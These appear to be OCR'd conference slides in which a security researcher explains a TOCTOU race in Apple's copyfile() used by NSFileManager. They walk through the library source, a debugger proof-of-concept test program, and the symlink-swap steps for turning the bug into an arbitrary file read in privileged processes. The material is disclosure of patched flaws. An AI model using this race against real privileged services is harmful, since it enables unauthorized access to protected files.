Exploiting the Impossible

A Deep Dive into A Vulnerability Apple Deems Unexploitable

Mickey Jin (@patch1t)

About Me

Mickey Jin (@patch1t)

- Mainly focus on Apple Product Security (Vulnerability hunter)
  - 270+ CVEs from Apple
- Independent Security Researcher (Work for myself)
- Love reversing and debugging
- Speaker of HITB/PoC/OBTS

Outline

In this talk

Discovery of the vulnerability

PoC (Reproduce in a debugger first)

Exploit (Demo)

Apple’s patches (**CVE-2024-54566** and **CVE-2025-43220**)

Takeaways

How do you copy a file on macOS?

`cp /path/to/src /path/to/dst` ?

How do Apple developers copy a file?

Copy a file
Manually?

1. Open the src file
2. Open the dst file
3. Read from the src file
4. Write to the dst file
5. Close the src file
6. Close the dst file

Only the file’s data is copied, but the file’s metadata (ACL, xattr, …) is lost.

Copy a file
Via APIs

- copyfile()
- clonefile()
- NSFileManager
  - - (BOOL) copyItemAtURL:(NSURL *) srcURL toURL:(NSURL *) dstURL error:(NSError **) error;
  - - (BOOL) copyItemAtPath:(NSString *) srcPath toPath:(NSString *) dstPath error:(NSError **) error;
- …

Copy a file

Via c-API: copyfile()

```c
/* Initialize a state variable */
copyfile_state_t s = copyfile_state_alloc();
/* Copy all the data and meta data of one file to another */
copyfile("/tmp/src", “/tmp/dst", s, COPYFILE_ALL | COPYFILE_NOFOLLOW);
/* Release the state variable */
copyfile_state_free(s);
```

macOS 15.4 ⟩ usr/include ⟩ copyfile.h ⟩ # COPYFILE_NOFOLLOW

```c
/* flags for copyfile */

#define COPYFILE_ACL        (1<<0)
#define COPYFILE_STAT       (1<<1)
#define COPYFILE_XATTR      (1<<2)
#define COPYFILE_DATA       (1<<3)

#define COPYFILE_SECURITY   (COPYFILE_STAT | COPYFILE_ACL)
#define COPYFILE_METADATA   (COPYFILE_SECURITY | COPYFILE_XATTR)
#define COPYFILE_ALL        (COPYFILE_METADATA | COPYFILE_DATA)

#define COPYFILE_RECURSIVE  (1<<15) /* Descend into hierarchies */
#define COPYFILE_CHECK      (1<<16) /* return flags for xattr or acls if set */
#define COPYFILE_EXCL       (1<<17) /* fail if destination exists */
#define COPYFILE_NOFOLLOW_SRC   (1<<18) /* don't follow if source is a symlink */
#define COPYFILE_NOFOLLOW_DST   (1<<19) /* don't follow if dst is a symlink */
#define COPYFILE_MOVE       (1<<20) /* unlink src after copy */
#define COPYFILE_UNLINK     (1<<21) /* unlink dst before copy */
#define COPYFILE_NOFOLLOW   (COPYFILE_NOFOLLOW_SRC | COPYFILE_NOFOLLOW_DST)
```

Copy a file

Via syscall API: clonefile()

CoW (Copy on Write) clone

dst must not exist for the call to be successful

```
clonefile("/tmp/src", "/tmp/dst", CLONE_NOFOLLOW);
```

macOS 26.0 ⟩ usr/include ⟩ sys ⟩ clonefile.h ⟩ No Selection

```
31
32  /* Options for clonefile calls */
33  #define CLONE_NOFOLLOW          0x0001      /* Don't follow symbolic links */
34  #define CLONE_NOOWNERCOPY       0x0002      /* Don't copy ownership information from source */
35  #define CLONE_ACL               0x0004      /* Copy access control lists from source */
36  #define CLONE_NOFOLLOW_ANY      0x0008      /* Don't follow any symbolic links in the path */
37  #define CLONE_RESOLVE_BENEATH 0x0010      /* path must reside in the hierarchy beneath the starting directory */
38
```

Copy a file
Via APIs

	copyfile()	**clonefile()**
Underlying mechanism	Byte-by-Byte duplication	CoW
Speed	Slow (O(n) file size)	Instant (O(1))
Initial Space	Full file size	Near-zero (metadata only)
Supported Filesystems	All	Limited (e.g., APFS)

Copy a file

Via objc-API: NSFileManager

https://developer.apple.com/documentation/foundation/filemanager/copyitem(at:to:)?language=objc

Foundation / NSFileManager / copyItemAtURL:toURL:error:

Instance Method

copyItemAtURL:toURL:error:

Copies the file at the specified URL to a new location synchronously.

iOS 4.0+ | iPadOS 4.0+ | Mac Catalyst 13.1+ | macOS 10.6+ | tvOS 9.0+ | visionOS 1.0+ | watchOS 2.0+

```
- (BOOL) copyItemAtURL:(NSURL *) srcURL
                 toURL:(NSURL *) dstURL
                 error:(NSError * *) error;
```


Discussion

When copying items, the current process must have permission to read the file or directory at `src` URL and write the parent directory of `dstURL`. If the item at `srcURL` is a directory, this method copies the directory and all of its contents, including any hidden files. If a file with the same name already exists at `dstURL`, this method stops the copy attempt and returns an appropriate error. If the last component of `srcURL` is a symbolic link, only the link is copied to the new path.

Copy a file

Via objc-API: NSFileManager

- Most commonly used by developers
- Designed to not follow the symlinks of the last path component
- **Internally invokes the basic C-language API**: ***copyfile***(src, dst, s, ***0x10e000f***);




Copy a file
Importances

- Very basic file operation
- Heavily used by Apple developers **in all platforms (*OS)**
- **Common attack surface** in privileged processes (**FDA** / **ROOT**)
  - Follow the src symlink? -> Arbitrary file read primitive
  - Follow the dst symlink? -> Arbitrary file write primitive

Are these basic API methods secure enough?

Motivation


mickey — less ‹ man copyfile — 80×24
WARNING
Both copyfile() and fcopyfile() can copy symbolic links; there is a gap between when the source link is examined and the actual copy is started, and this can be a potential security risk, especially if the process has elevated privileges.
When performing a recursive copy, if the source hierarchy changes while the copy is occurring, the results are undefined.
fcopyfile() does not reset the seek position for either source or destination. This can result in the destination file being a different size than the source file.
Both copyfile() and fcopyfile() will temporarily mark an unwritable destination writable for the duration of the copy. After the copy is performed (except when the COPYFILE_STAT flag is passed in), an attempt is made to revert the destination's permissions to their starting state.
EXAMPLES
/* Initialize a state variable */
copyfile_state_t s;
s = copyfile_state_alloc();
:
Really?
How does Apple handle this security risk?

Luckily


https://opensource.apple.com/releases/
Open Source
copyfile
1/1
configd-1300.120.2
Download | GitHub ↗
copyfile-196.120.5
Download | GitHub ↗
cron-45.120.1
Download | GitHub ↗

Investigation via the source code

copyfile()

When using NSFileManager, flags=0x10E000F
(COPYFILE_CLONE | COPYFILE_NOFOLLOW_DST | COPYFILE_NOFOLLOW_SRC)

copyfile / copyfile.c

Code | Blame | 5274 lines (4766 loc) · 142 KB

```
1218    /*
1219     * the original copyfile() routine; this copies a source file to a destination
1220     * file.  Note that because we need to set the names in the state variable, this
1221     * is not just the same as opening the two files, and then calling fcopyfile().
1222     * Oh, if only life were that simple!
1223     */
1224    int copyfile(const char *src, const char *dst, copyfile_state_t state, copyfile_flags_t flags)
1225    {
1226            int ret = 0;
1227            int createdst = 0;
1228            copyfile_state_t s = state;
1229            struct stat dst_sb;
1230
1231            if (src == NULL && dst == NULL)
1232            {
1233                    errno = EINVAL;
1234                    return -1;
1235            }
```

Investigation via the source code

copyfile()

```
1294            if (s->flags & (COPYFILE_CLONE_FORCE | COPYFILE_CLONE))
1295            {
1296                    // clonefile(3) clones every xattr, which may not line up
1297                    // with the copy intent we're provided with.
1298                    if (!s->copyIntent) {
1299                            ret = copyfile_clone(s);
1300                            if (ret == 0) {
1301                                    goto exit;
1302                            }
1303                    }
1304
1305                    if (s->flags & COPYFILE_CLONE_FORCE) {
1306                            if (!s->err) {
1307                                    s->err = ENOTSUP;
1308                            }
1309                            goto error_exit;
1310                    }
1311
1312                    // cloning failed. Inherit clonefile flags required for
1313                    // falling back to copyfile.
1314                    s->flags |= (COPYFILE_ACL | COPYFILE_EXCL | COPYFILE_NOFOLLOW_SRC |
1315                                    COPYFILE_STAT | COPYFILE_XATTR | COPYFILE_DATA);
1316
1317                    s->flags &= ~COPYFILE_CLONE;
1318                    flags = s->flags;
1319                    ret = 0;
1320            }
```

Try clone first

Investigation via the source code

copyfile()

```
1379            /*
1380             * Open src and dst, creating dst if necessary.
1381             */
1382            if ((ret = copyfile_open(s)) < 0)
1383                    goto error_exit;
1384
1385            (void)fcntl(s->src_fd, F_NOCACHE, 1);
1386            (void)fcntl(s->dst_fd, F_NOCACHE, 1);
1387    #ifdef F_SINGLE_WRITER
1388            (void)fcntl(s->dst_fd, F_SINGLE_WRITER, 1);
1389    #endif
1390
1391            ret = copyfile_internal(s, flags);
1392            if (ret == -1)
1393                    goto error_exit;
```

copyfile_open()

COPYFILE_NOFOLLOW_SRC is risky?

```
1818     * copyfile_open() does what one expects:  it opens up the files
1819     * given in the state structure, if they're not already open.
1820     * It also does some type validation, to ensure that we only
1821     * handle file types we know about.
1822     */
1823    static int copyfile_open(copyfile_state_t s)
1824    {
1825            int oflags = O_EXCL | O_CREAT;
1826            int islnk = 0, isdir = 0, isreg = 0;
1827            int osrc = 0, dsrc = 0;
1828            int prot_class = PROTECTION_CLASS_DEFAULT;
1829            int set_cprot_explicit = 0;
1830            int error = 0;
1831
1832            if (s->src && s->src_fd == -2)
1833            {
1834                    if ((COPYFILE_NOFOLLOW_SRC & s->flags ? lstatx_np : statx_np)
1835                            (s->src, &s->sb, s->fsec))
1836                    {
1837                            copyfile_warn("stat on %s", s->src);
1838                            return -1;
1839                    }
1840
1841                    /* prevent copying on unsupported types */
1842                    switch (s->sb.st_mode & S_IFMT)
1843                    {
1844                            case S_IFLNK:
1845                                    islnk = 1;
1846                                    if ((size_t)s->sb.st_size >
1847                                            s->err = ENOMEM;
1848                                            return -1;
1849                                    }
1850                                    osrc = O_SYMLINK;
```

```
1884                    if ((s->src_fd = open(s->src, O_RDONLY | osrc , 0)) < 0)
1885                    {
1886                            copyfile_warn("open on %s", s->src);
1887                            return -1;
1888                    }
1889                    copyfile_debug(2, "open successful on source (%s)", s->src);
                      /* too big for us to copy */
```

copyfile_open()

The TOCTOU Vulnerability (aka “Double Fetch”)

```
1818     * copyfile_open() does what one expects:  it opens up the files
1819     * given in the state structure, if they're not already open.
1820     * It also does some type validation, to ensure that we only
1821     * handle file types we know about.
1822     */
1823    static int copyfile_open(copyfile_state_t s)
1824    {
1825            int oflags = O_EXCL | O_CREAT;
1826            int islnk = 0, isdir = 0, isreg = 0;
1827            int osrc = 0, dsrc = 0;
1828            int prot_class = PROTECTION_CLASS_DEFAULT
1829            int set_cprot_explicit = 0;
1830            int error = 0;
1831
1832            if (s->src && s->src_fd == -2)
1833            {
1834                    if ((COPYFILE_NOFOLLOW_SRC & s->flags ? lstatx_np : statx_np)
1835                            (s->src, &s->sb, s->fsec))
1836                    {
1837                            copyfile_warn("stat on %s", s->src);
1838                            return -1;
1839                    }
1840
1841                    /* prevent copying on unsupported types */
1842                    switch (s->sb.st_mode & S_IFMT)
1843                    {
1844                            case S_IFLNK:
1845                                    islnk = 1;
1846                                    if ((size_t)s->sb.st_size >
1847                                            s->err = ENOMEM;
1848                                            return -1;
1849                                    }
1850                                    osrc = O_SYMLINK;
```

Time of Check:
Put a regular file here

Time of Use:
Replace with a symlink

```
1884                    if ((s->src_fd = open(s->src, O_RDONLY | osrc , 0)) < 0)
1885                    {
1886                            copyfile_warn("open on %s", s->src);
1887                            return -1;
1888                    }
1889                    copyfile_debug(2, "open successful on source (%s)", s->src);
                        /* too big for us to copy */
```

copyfile_open()

What about COPYFILE_NOFOLLOW_DST?

```
1990                    if (s->flags & COPYFILE_NOFOLLOW_DST) {
1991                            struct stat st;
1992
1993                            dsrc = O_NOFOLLOW;
1994                            if (lstat(s->dst, &st) != -1) {
1995                                    if ((st.st_mode & S_IFMT) == S_IFLNK)
1996                                            dsrc = O_SYMLINK;
1997                            }
1998                    }
```

PoC

How to trigger the vulnerability?

1. Force the function **copyfile_clone()** to fail, causing it to fall back to the copyfile function logic
2. Place a regular file at the src path to cheat the API “**lstatx_np**”
3. Replace the src with a symlink before **open**ing the src path

PoC

Force copyfile_clone() to fail

```
1087    static int copyfile_clone(copyfile_state_t state)
1088    {
1089            int ret = 0;
1090            // Since we don't allow cloning of directories, we must also forbid
1091            // cloning the target of symlinks (since that may be a directory).
1092            int cloneFlags = CLONE_NOFOLLOW;
1093            struct stat src_sb;
1094
1095            if (lstat(state->src, &src_sb) != 0)
1096            {
1097                    errno = EINVAL;
1098                    return -1;
1099            }
1100
1101            /*
1102             * Support only for files and symbolic links.
1103             * TODO:Remove this check when support for directories is added.
1104             */
1105            if (S_ISREG(src_sb.st_mode) || S_ISLNK(src_sb.st_mode))
1106            {
1107                    /*
1108                     * COPYFILE_UNLINK tells us to try removing the destination
1109                     * before we create it.  We don't care if the file doesn't
1110                     * exist, so we ignore ENOENT.
1111                     */
1112                    if (state->flags & COPYFILE_UNLINK)
1113                    {
1114                            if (remove(state->dst) < 0 && errno != ENOENT)
1115                            {
1116                                    return -1;
1117                            }
1118                    }
1119                    ret = clonefileat(AT_FDCWD, state->src, AT_FDCWD, state->dst, cloneFlags);
```

Fail if the dst path exists


PoC

Write a test program

```
int main(int argc, const char * argv[]) {
    NSLog(@"Preparing...");
    system("echo src > /tmp/src");
    system("echo target > /tmp/target");
    NSLog(@"Waiting for a debugger...");
    getchar();

    NSError *err = nil;
    [[NSFileManager defaultManager]copyItemAtURL:[NSURL fileURLWithPath:@"/tmp/
src"] toURL:[NSURL fileURLWithPath:@"/tmp/dst"] error:&err];
    NSLog(@"copyItem return error:%@", err);
    return 0;
}
```

PoC

Reproduce the vulnerability in a debugger



Exploit

Challenges

- Race 3 distinct operations
- The time window for each operation is way too narrow !!!

Exploit

Challenges

test program

libcopyfile.dylib

Timeline

touch /tmp/dst → Challenge 1. /tmp/dst can't be created too earlier

```
1118                    }
1119                    ret = clonefileat(AT_FDCWD, state->src, AT_FDCWD, state->dst, cloneFlags);
```

rm /tmp/dst → Challenge 2. /tmp/dst must be removed after clonefileat fails

Breakpoint 1

```
1834                    if ((COPYFILE_NOFOLLOW_SRC & s->flags ? lstatx_np : statx_np)
1835                            (s->src, &s->sb, s->fsec))
```

Breakpoint 2

rm /tmp/src; ln -s /tmp/target /tmp/src → Challenge 3. /tmp/src must be replaced during line 1834~1884

```
1884                    if ((s->src_fd = open(s->src, O_RDONLY | osrc , 0)) < 0)
```

/tmp/dst is a regular file, content: "target", not "src"

Exploit

